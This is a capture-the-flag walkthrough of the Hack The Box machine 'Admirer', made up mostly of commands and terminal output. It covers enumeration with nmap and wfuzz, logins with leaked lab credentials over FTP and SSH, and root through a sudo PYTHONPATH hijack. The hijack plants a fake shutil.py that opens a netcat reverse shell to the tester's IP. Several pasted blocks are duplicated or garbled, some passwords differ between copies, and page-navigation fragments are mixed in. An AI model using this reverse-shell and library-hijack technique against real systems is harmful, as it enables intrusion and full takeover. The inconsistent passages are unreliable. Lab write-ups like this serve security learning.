

## 1 Nmap

Command `nmap -sC -sV -oA nmap/admirer 10.10.10.187`

`less admirer.nmap`

```
# Nmap 7.80 scan initiated Sat Jun 13 06:52:17 2020 as: nmap -sC -sV -oA nmap/admirer 10.10.10.187
```

Nmap scan report for 10.10.10.187

Host is up (0.47s latency).

Not shown: 997 closed ports

PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 3.0.3

22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)

| ssh-hostkey:

| 2048 4a:71:e9:21:63:69:9d:cb:dd:84:02:1a:23:97:e1:b9 (RSA)

|\_ 256 c5:95:b6:21:4d:46:a4:25:55:7a:87:3e:19:a8:e7:02 (ECDSA)

80/tcp open http Apache httpd 2.4.25 ((Debian))

| http-robots.txt: 1 disallowed entry

|\_ /admin-dir

|\_ http-title: Admirer

Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux\_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

# Nmap done at Sat Jun 13 06:53:13 2020 -- 1 IP address (1 host up) scanned in 56.47 seconds

## 2 Wfuzz

Command `wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/big.txt -z list,txt-php-html -u http://10.10.10.187/admin-dir/FUZZ.FUZZ --hc 404,403 -t 100`

```

Fatal exception: Pycurl error 7: Failed to connect to 10.10.10.187 port 80: Connection refused
kali@localhost:~$ wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/big.txt -z list,txt-php-html -u http://10.10.10.187/admin-dir/FUZZ.FUZZ --hc 404,403 -t 100
Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.

*****
* Wfuzz 2.4.5 - The Web Fuzzer
*****

Target: http://10.10.10.187/admin-dir/FUZZ.FUZZ
Total requests: 61419

*****
ID           Response  Lines  Word  Chars  Payload
*****
000015592:  200      29 L   39 W   350 Ch  "contacts - txt"
000016327:  200      11 L   13 W   136 Ch  "credentials - txt"
000030881:  404       9 L    31 W   274 Ch  "kanri - php"
```

### 3 Less

Command less contacts.txt

```
#####  
# admins #  
#####  
# Penny  
Email: p.wise@admirer.htb  
  
#####  
# developers #  
#####  
# Rajesh  
Email: r.nayyar@admirer.htb  
  
# Amy  
Email: a.bialik@admirer.htb  
  
# Leonard  
Email: l.galecki@admirer.htb
```

```
kali@localhost:~/htb/admirer$ nano wfuzzresult.txt  
kali@localhost:~/htb/admirer$ ls  
command contacts.txt credentials.txt nmap wfuzzresult.txt  
kali@localhost:~/htb/admirer$ cat contacts.txt  
#####  
# admins #  
#####  
# Penny  
Email: p.wise@admirer.htb  
#####  
# developers #  
#####  
# Rajesh  
Email: r.nayyar@admirer.htb  
  
# Amy  
Email: a.bialik@admirer.htb  
  
# Leonard  
Email: l.galecki@admirer.htb  
  
#####  
# designers #  
#####  
# Howard  
Email: h.helberg@admirer.htb  
  
# Bernadette  
Email: b.rauch@admirer.htb  
kali@localhost:~/htb/admirer$
```

HTB - Admirer  
Walkthrough  
0x01 Info Card  
0x02 Tool and Tips  
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Initial  
Enumeration  
Getting User  
Access  
Getting Root  
Access  
0x04 Summary  
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New to HTB?

## 4 Less

Command less credentials.txt

[Internal mail account]  
w.cooper@admirer.htb  
fgJr6q#S\W:\$P

[FTP account]  
ftpuser  
%n?4Wz}R\$tTF7


[Wordpress account]  
admin  
w0rdpr3ss01!

```
kali@localhost:~/htb/admirer$ nano wfuzzresult.txt
kali@localhost:~/htb/admirer$ ls
command contacts.txt credentials.txt nmap wfuzzresult.txt
kali@localhost:~/htb/admirer$ cat contacts.txt
#####
# admins #
#####
# Penny
Email: p.wise@admirer.htb
#####
# developers #
#####
# Rajesh
Email: r.nayyar@admirer.htb
#####
# Amy
Email: a.bialik@admirer.htb
#####
# Leonard
Email: l.galecki@admirer.htb
#####
# designers #
#####
# Howard
Email: h.helberg@admirer.htb
#####
# Bernadette
Email: b.rauch@admirer.htb
kali@localhost:~/htb/admirer$
```

HTB: Admirer  
Walkthrough  
0x01 Info Card  
0x02 Tool and Tip  
0x03 Penetration  
Initial Enumeration  
Getting User Access  
Getting Root Access  
0x04 Summary  
0x05 Reference  
Penetration  
Back to top  
Go to content

HTB: Traversal  
0x01 Traversal  
0x02 [How Account]

5 firefox <http://10.10.10.187>



6 Ftp

Command ftp 10.10.10.187

```
kali@localhost:~/htb/admirer/w4ld0s_s3cr3t_dir$ ftp 10.10.10.187
Connected to 10.10.10.187.
220 (vsFTPd 3.0.3)
Name (10.10.10.187:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 3405 Dec 02 2019 dump.sql
-rw-r--r-- 1 0 0 5270987 Dec 03 2019 html.tar.gz
226 Directory send OK.
ftp> get dump.sql
local: dump.sql remote: dump.sql
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for dump.sql (3405 bytes).
226 Transfer complete.
3405 bytes received in 0.00 secs (47.0618 MB/s)
ftp> get html.tar.gz
local: html.tar.gz remote: html.tar.gz
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for html.tar.gz (5270987 bytes).
226 Transfer complete.
5270987 bytes received in 13.13 secs (391.9076 kB/s)
ftp> quit
221 Goodbye.

kali@localhost:~$ cd htb/admirer/w4ld0s_s3cr3t_dir/
kali@localhost:~/htb/admirer/w4ld0s_s3cr3t_dir$ ls
contacts.txt  credentials.txt  dump.sql  html.tar.gz
kali@localhost:~/htb/admirer/w4ld0s_s3cr3t_dir$
```

7 cat

Command cat credentials.txt

```
#####
# developers #
#####
# Rajesh
Email: r.nayyar@admirer.htb

# Amy
Email: a.bialik@admirer.htb

# Leonard
Email: l.galecki@admirer.htb

#####
# designers #
#####
# Howard
Email: h.helberg@admirer.htb

# Bernadette
Email: b.rauch@admirer.htb
kali@localhost:~/htb/admirer/w4ld0s_s3cr3t_dir$ cat credentials.txt
[Bank Account]
waldo.11
Ezy]m27}OREc$

[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%N?4Wz}R$tTF7

[wordpress account]
admin
w0rdr3s01!
kali@localhost:~/htb/admirer/w4ld0s_s3cr3t_dir$
```

8 cat

Command cat dump.sql

-- MySQL dump 10.16 Distrib 10.1.41-MariaDB, for debian-linux-gnu (x86\_64)

--

-- Host: localhost Database: admirerdb

-----

-- Server version 10.1.41-MariaDB-0+deb9u1

/\*!40101 SET @OLD\_CHARACTER\_SET\_CLIENT=@@CHARACTER\_SET\_CLIENT \*/;

/\*!40101 SET @OLD\_CHARACTER\_SET\_RESULTS=@@CHARACTER\_SET\_RESULTS \*/;

/\*!40101 SET @OLD\_COLLATION\_CONNECTION=@@COLLATION\_CONNECTION \*/;

/\*!40101 SET NAMES utf8mb4 \*/;

/\*!40103 SET @OLD\_TIME\_ZONE=@@TIME\_ZONE \*/;

/\*!40103 SET TIME\_ZONE='+00:00' \*/;

/\*!40014 SET @OLD\_UNIQUE\_CHECKS=@@UNIQUE\_CHECKS, UNIQUE\_CHECKS=0 \*/;

/\*!40014 SET @OLD\_FOREIGN\_KEY\_CHECKS=@@FOREIGN\_KEY\_CHECKS,  
FOREIGN\_KEY\_CHECKS=0 \*/;

/\*!40101 SET @OLD\_SQL\_MODE=@@SQL\_MODE,  
SQL\_MODE='NO\_AUTO\_VALUE\_ON\_ZERO' \*/;

/\*!40111 SET @OLD\_SQL\_NOTES=@@SQL\_NOTES, SQL\_NOTES=0 \*/;

--

-- Table structure for table `items`

--

```

DROP TABLE IF EXISTS `items`;
/*!40101 SET @saved_cs_client = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `items` (
  `id` int(11) NOT NULL AUTO_INCREMENT,
  `thumb_path` text NOT NULL,
  `image_path` text NOT NULL,
  `title` text NOT NULL,
  `text` text,
  PRIMARY KEY (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=13 DEFAULT CHARSET=utf8mb4;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `items`
--

LOCK TABLES `items` WRITE;
/*!40000 ALTER TABLE `items` DISABLE KEYS */;
INSERT INTO `items` VALUES (1,'images/thumbs/thmb_art01.jpg','images/fulls/art01.jpg','Visual
Art','A pure showcase of skill and
emotion. '),(2,'images/thumbs/thmb_eng02.jpg','images/fulls/eng02.jpg','The Beauty and the
Beast','Besides the technology, there is also the eye
candy... '),(3,'images/thumbs/thmb_nat01.jpg','images/fulls/nat01.jpg','The uncontrollable
lightshow','When the sun decides to play at
night. '),(4,'images/thumbs/thmb_arch02.jpg','images/fulls/arch02.jpg','Nearly Monochromatic','One
could simply spend hours looking at this indoor
square. '),(5,'images/thumbs/thmb_mind01.jpg','images/fulls/mind01.jpg','Way ahead of his
time','You probably still use some of his inventions... 500yrs
later. '),(6,'images/thumbs/thmb_mus02.jpg','images/fulls/mus02.jpg','The outcomes of
complexity','Seriously, listen to Dust in Interstellar\'s OST. Thank me
later. '),(7,'images/thumbs/thmb_arch01.jpg','images/fulls/arch01.jpg','Back to basics','And centuries
later, we want to go back and live in nature... Sort
of. '),(8,'images/thumbs/thmb_mind02.jpg','images/fulls/mind02.jpg','We need him back','He might
have been a loner who allegedly slept with a pigeon, but that
brain... '),(9,'images/thumbs/thmb_eng01.jpg','images/fulls/eng01.jpg','In the name of Science','Some
theories need to be proven. '),(10,'images/thumbs/thmb_mus01.jpg','images/fulls/mus01.jpg','Equal
Temperament','Because without him, music would not exist (as we know it today). ');
/*!40000 ALTER TABLE `items` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2019-12-02 20:24:15

```



## 9 Start mysql service

command sudo service mysql start

```
sudo: unable to resolve host localhost.localdomain: Name or service not known
[sudo] password for kali:
kali@localhost:~$ mysql
ERROR 1045 (28000): Access denied for user 'kali'@'localhost' (using password: NO)
kali@localhost:~$ mariadb
ERROR 1045 (28000): Access denied for user 'kali'@'localhost' (using password: NO)
kali@localhost:~$ sudo service postgresql start
sudo: unable to resolve host localhost.localdomain: Name or service not known
kali@localhost:~$ mysql
ERROR 1045 (28000): Access denied for user 'kali'@'localhost' (using password: NO)
kali@localhost:~$ mariadb
ERROR 1045 (28000): Access denied for user 'kali'@'localhost' (using password: NO)
kali@localhost:~$ sudo mysql
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 42
Server version: 10.3.22-MariaDB-1 Debian builddd-unstable

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> CREATE DATABASE admirer;
ERROR 1007 (HY000): Can't create database 'admirer'; database exists
MariaDB [(none)]> CREATE USER 'demo'@'%' IDENTIFIED BY 'demo_admirer';\
ERROR 1396 (HY000): Operation CREATE USER failed for 'demo'@'%'
MariaDB [(none)]> GRANT ALL PRIVILEGES ON * . * TO 'demo'@'%';
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.000 sec)

MariaDB [(none)]> create table test(data VARCHAR(255));
ERROR 1046 (3D000): No database selected
MariaDB [(none)]> █
```

<input type="checkbox"/> edit	<li><a href="#footer" class="icon solid fa-info-circle">About</a></li>
<input type="checkbox"/> edit	</ul>
<input type="checkbox"/> edit	<
<input type="checkbox"/> edit	</header>
<input type="checkbox"/> edit	
<input type="checkbox"/> edit	<!-- Main -->
<input type="checkbox"/> edit	<div id="main">
<input type="checkbox"/> edit	<?php
<input type="checkbox"/> edit	\$servername = "localhost";
<input type="checkbox"/> edit	\$username = "waldo";
<input type="checkbox"/> edit	\$password = "&#x5b~yK3F#{PaPB&dA}{H>";
<input type="checkbox"/> edit	\$dbname = "admirerdb";
<input type="checkbox"/> edit	
<input type="checkbox"/> edit	// Create connection
<input type="checkbox"/> edit	\$conn = new mysqli(\$servername, \$username, \$password, \$dbname);
<input type="checkbox"/> edit	// Check connection
<input type="checkbox"/> edit	if (\$conn->connect_error) {
<input type="checkbox"/> edit	die("Connection failed: " . \$conn->connect_error);

\$username = "waldo"

\$password = "&#x5b~yK3F#{PaPB&dA}{H>"

Now I am entered in waldo shell

10 ssh

Command xssh-waldo@10.10.10.187  
password &<h5b~yK3F#{PaPB&dA}{H>

```
nmap
├── admirer.gnmap
├── admirer.nmap
├── admirer.xml
├── robots.txt
├── utility-scripts
│   ├── admin_tasks.php
│   ├── db_admin.php
│   ├── info.php
│   ├── phptest.php
├── waldo.s3cr3t_dir
│   ├── contacts.txt
│   ├── credentials.txt
│   └── wfu2result.txt
16 directories, 94 files
kali@localhost:~/htb/admirer$ nano userpass
kali@localhost:~/htb/admirer$ cat u
userpass
kali@localhost:~/htb/admirer$ cat userpass
waldo: &<h5b~yK3F#{PaPB&dA}{H>
kali@localhost:~/htb/admirer$ ssh waldo@10.10.10.187
Connection closed by 10.10.10.187 port 22
kali@localhost:~/htb/admirer$ ssh waldo@10.10.10.187
The authenticity of host '10.10.10.187 (10.10.10.187)' can't be established.
ECDSA key fingerprint is SHA256:NSIaytJ0G0q4AaLY0wPPdPsnw/wBUT2SvaCd1FM8Xl.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.187' (ECDSA) to the list of known hosts.
waldo@10.10.10.187's password:
Linux admirer 4.9.0-12-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Wed Apr 29 10:56:59 2020 from 10.10.14.3
waldo@admirer:~$
```

11

command sudo -l

waldo@admirer:~\$ sudo -l

[sudo] password for waldo:

Matching Defaults entries for waldo on admirer:

env\_reset, env\_file=/etc/sudoenv, mail\_badpass, secure\_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:

(ALL) SETENV: /opt/scripts/admin\_tasks.sh

You have new mail in /var/mail/waldo

waldo@admirer:~\$



```

"Quit")
echo
echo "([[ System Administration Menu ]])"
PS3="Choose an option: "
COLUMNS=11
select opt in "${options[@]"; do
    case $REPLY in
        1) view_uptime ; break ;;
        2) view_users ; break ;;
        3) view_crontab ; break ;;
        4) backup_passwd ; break ;;
        5) backup_shadow ; break ;;
        6) backup_web ; break ;;
        7) backup_db ; break ;;
        8) echo "Bye!" ; break ;;
        *) echo "Unknown option." >&2 | _ADMIRER-10.10.10.187 |
    esac
done
exit 0
waldo@admirer:~$ cat /opt/scripts
cat: /opt/scripts: Is a directory
waldo@admirer:~$ cd /opt/scripts/
waldo@admirer:/opt/scripts$ ls
admin_tasks.sh  backup.py
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3
from shutil import make_archive
src = '/var/www/html/'
# old ftp directory, not used anymore
#dst = '/srv/ftp/html'
dst = '/var/backups/html'
make_archive(dst, 'gzip', src)
waldo@admirer:/opt/scripts$

```

12

Command nano shutil.py

import os

def make\_archive(a, b, c):

os.system("nc 10.10.14.96 1234 -e '/bin/bash' ")

```

waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Sorry, try again.
[sudo] password for waldo:
Sorry, try again.
[sudo] password for waldo:
sudo: 3 incorrect password attempts
waldo@admirer:~$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
    env_reset, env_file=/etc/sudoenv, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
    (ALL) SETENV: /opt/scripts/admin_tasks.sh
You have new mail in /var/mail/waldo
waldo@admirer:~$ ls
a.out  demo  user.txt
waldo@admirer:~$ mkdir demo/
mkdir: cannot create directory 'demo/': File exists
waldo@admirer:~$ cd demo
waldo@admirer:~/demo$ ls
shutil.py
waldo@admirer:~/demo$ cat shutil.py
import os

def make_archive(a, b, c):
    os.system("nc 10.10.14.96 1234 -e '/bin/bash' ")
waldo@admirer:~/demo$

```

## 13

```
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
waldo@admirer:~/demo$ ls
pyth.py
waldo@admirer:~/demo$ mv pyth.py shutil.py
waldo@admirer:~/demo$ sudo PYTHONPATH=~/demo /opt/scripts/admin_tasks.sh
```

```
[[[ System Administration Menu ]]]
1) View system uptime
2) View logged in users
3) View crontab
4) Backup passwd file
5) Backup shadow file
6) Backup web data
7) Backup DB
8) Quit
Choose an option: 6
Running backup script in the background, it might take a while...
```

```
kali@localhost:~$ nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.96] from admirer.htb [10.10.10.187] 47786
whoami
root
python -c 'import pty;pty.spawn("/bin/bash")'
whoami;id;ifconfig
root
uid=0(root) gid=0(root) groups=0(root)
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.187 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 dead::beef::250:56ff:feb9:65e6 prefixlen 64 scopeid 0<global>
    inet6 fe80::250:56ff:feb9:65e6 prefixlen 64 scopeid 0<link>
    ether 00:50:56:b9:65:e6 txqueuelen 1000 (Ethernet)
    RX packets 3232820 bytes 431433682 (411.4 MiB)
    RX errors 121 dropped 1254 overruns 0 frame 0
    TX packets 2532684 bytes 773096411 (737.2 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

## 14

```
cd
root@admirer:~# clear
clear
root@admirer:~# whoami;id;ifconfig
whoami;id;ifconfig
root
uid=0(root) gid=0(root) groups=0(root)
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.10.10.187 netmask 255.255.255.0 broadcast 10.10.10.255
    inet6 dead::beef::250:56ff:feb9:65e6 prefixlen 64 scopeid 0<global>
    inet6 fe80::250:56ff:feb9:65e6 prefixlen 64 scopeid 0<link>
    ether 00:50:56:b9:65:e6 txqueuelen 1000 (Ethernet)
    RX packets 3241908 bytes 432188782 (412.1 MiB)
    RX errors 121 dropped 1254 overruns 0 frame 0
    TX packets 2539553 bytes 773999969 (738.1 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
    device interrupt 19 base 0<2000>

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1 (Local Loopback)
    RX packets 11637 bytes 1149168 (1.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11637 bytes 1149168 (1.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
root@admirer:~#
```

1 nmap scan

2 wfuzz I got two file contacts.txt and credentials.txt

3 login ftp 10.10.10.187 with user ftpuser %n?4Wz}R\$tTF7

4 I got two file one gzip file and next one bump.txt

5 I got a user waldo

6 mysql database tool

7 I got a user name waldo password &<h5b~yK3F#{PaPB&dA}{H>

8 I got user shell of waldo user

9 sudo -l

10 I found the opt/scripts

11 Inside the directory I got two file

12 using this I am execute the shutil.py file

13 I am create a demo foulder on user waldo home and inside I am create a file that file name shutil.py

14 Inside the file I am using a shell with htb ip tun0 with port number 1234

15 Start the lesning the port number 1234 nc -lvp 1234

16 Using file opt/scripts/admin tasks.sh I am execute shutil.py file

17 I am select the options 6 so I got root shell of port number 1234

18 Now I got admirer root shell

thank you

enjoy\_\_

